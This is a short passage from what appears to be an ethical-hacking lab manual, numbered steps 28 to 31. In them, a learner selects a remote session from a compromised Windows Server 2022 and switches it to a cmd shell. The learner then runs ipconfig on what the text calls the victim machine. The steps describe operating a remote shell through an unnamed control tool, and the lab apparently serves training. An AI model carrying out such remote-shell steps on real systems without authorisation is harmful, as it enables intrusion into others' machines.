


28. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.


29. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.




30. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.



31. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.



